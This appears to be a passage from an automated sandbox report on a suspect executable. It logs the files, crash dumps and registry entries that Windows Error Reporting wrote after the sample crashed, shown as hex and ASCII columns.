C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7258	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7294	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7298	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7300	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7324	4	0d 00 0a 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7328	2	09 00		success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7332	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7578	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7582	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7584	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7610	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7614	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7616	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 33 00 31 00 54 00 32 00 31 00 3a 00 34 00 31 00 3a 00 33 00 33 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-31T21:41:33Z">	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7716	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7720	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7724	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 32 00 39 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 35 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 33 00 39 00 30 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 33 00 39 00 30 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="297" PID="5580" UptimeMS="2390" TimeSinceCreationMS="2390" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7986	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7990	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	7994	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8014	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8018	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8020	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8058	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8062	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8064	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8102	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8106	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8110	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 37 00 61 00 36 00 65 00 31 00 62 00 35 00 2d 00 34 00 65 00 65 00 61 00 2d 00 34 00 64 00 39 00 30 00 2d 00 61 00 64 00 35 00 30 00 2d 00 65 00 65 00 63 00 38 00 32 00 32 00 65 00 30 00 39 00 66 00 35 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>17a6e1b5-4eea-4d90-ad50-eec822e09f5a</Guid>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8208	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8212	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8216	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 33 00 31 00 54 00 32 00 31 00 3a 00 34 00 31 00 3a 00 33 00 33 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-31T21:41 :33Z</CreationTime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8314	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8318	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8320	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8360	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml	8364	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp.xml	0	4704	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer	0	2	fd fd		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	165	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer	10778	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 37 00 31 00 30 00 39 00 36 00 39 00 31 00 35 00	MetadataHash=-71096915	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	success or wait	1	6D6736BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6D671FB2	RegCreateKeyExW
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6543D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	ProgramId	unicode	0006d693f43d070b810331713e6f6de342370000ffff	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	FileId	unicode	00007806d51132e40728f581374a9d72d9713bff2dd0	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	LowerCaseLongPath	unicode	c:\users\user\desktop\sy5dezw6pz.exe	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	LongPathHash	unicode	sy5dezw6pz.exe|c5f0e3c3	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	Name	unicode	sy5dezw6pz.exe	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	Publisher	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	Version	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	BinFileVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	BinaryType	unicode	pe32_i386	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	ProductName	unicode		success or wait	1	6D6736BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	ProductVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	LinkDate	unicode	02/20/2018 17:28:57	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	BinProductVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	Size	B	00 A8 0E 00 00 00 00 00	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	Language	dword	0	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	IsPeFile	dword	1	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\sy5dezw6pz.exe|c5f0e3c3	IsOsComponent	dword	0	success or wait	1	6D6736BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 00 F0 1B 01 02 00 00 00 08 00 00 00 00 F0 1B 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D671FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **5876**, Parent PID: **5540**

General

Target ID:	6
Start time:	23:41:38
Start date:	31/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5540 -s 1432
Imagebase:	0xdf0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D661717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D65497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp.xml	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2930.tmp.csv	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2BB2.tmp.txt	success or wait	1	6D65497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd fd 0f 63 fd 05 12 00 00 00 00 00	MDMP c	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	9460	6	00 00 00 00 00 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 24 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 15 00 00 fd fd 0f 63 00 00 00 00 03 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UB$GenuineIntelWTc0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	11270	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 40 fd 5e 77 1c fd 68 03 04 01 00 00 36 fd 68 03 24 fd fd 04 30 33 34 2e 11 68 03 16 29 fd 00 23 00 00 00 12 02 01 00 fd fd 68 03 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++@^wh6h$034.h)#h+	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	1632	168	fd 15 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 16 29 fd 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 33 34 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 06 2c 00 00	)034.,	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	22010	20	3b 00 00 00 30 fd 3c 01 00 00 00 00 04 00 00 00 fd 59 00 00	;0<Y	success or wait	59	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	22958	4	fd 11 fd 77	w	success or wait	58	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	143270	2192	fd fd fd 77 fd fd fd 77 00 03 00 00 fd fd fd fd 10 00 00 00 04 fd fd 03 fd fd fd 03 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd 6f 3a 01 fd fd fd fd 00 00 00 00 30 fd 3c 01 00 03 00 00 fd fd fd fd 00 03 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 70 3a 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 40 fd 3a 01 00 00 00 00 00 00 00 00 fd fd fd fd 00 fd 17 01 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 6f 3a 01 00 00 00 00 fd fd fd fd fd fd fd fd 70 fd fd 03 fd fd fd 03 30 70 3a 01 fd fd fd 03 00 00 00 00 fd fd fd fd fd 6f 3a 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ww@w@wo:0<p:@:o:p0p :o:	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	1800	4	0e 00 00 00		success or wait	14	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	11986	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 fd 2f 01 fd fd fd 77 23 00 00 00 02 02 00 00 fd fd 2f 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++$/w#/+	success or wait	14	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	2428	48	3c 0e 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 40 1a 01 00 00 00 00 14 fd 15 04 00 00 00 00 fd 09 00 00 5a 13 01 00 fd 02 00 00 2e 53 00 00	< @Z.S	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	2488	4	3a 00 00 00	:	success or wait	58	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	9466	26	14 00 00 00 76 00 53 00 51 00 73 00 68 00 58 00 2e 00 65 00 78 00 65 00 00 00	vSQshX.exe	success or wait	58	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	8648	120	00 00 36 74 00 00 00 00 00 fd 00 00 73 fd 00 00 fd 76 42 fd fd 2b 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	6tsvB+BB?$@A	success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	11214	28	16 00 00 00 4e 00 74 00 56 00 64 00 6d 00 36 00 34 00 2e 00 44 00 6c 00 6c 00 00 00	NtVdm64.Dll	success or wait	2	6D65497A	unknown
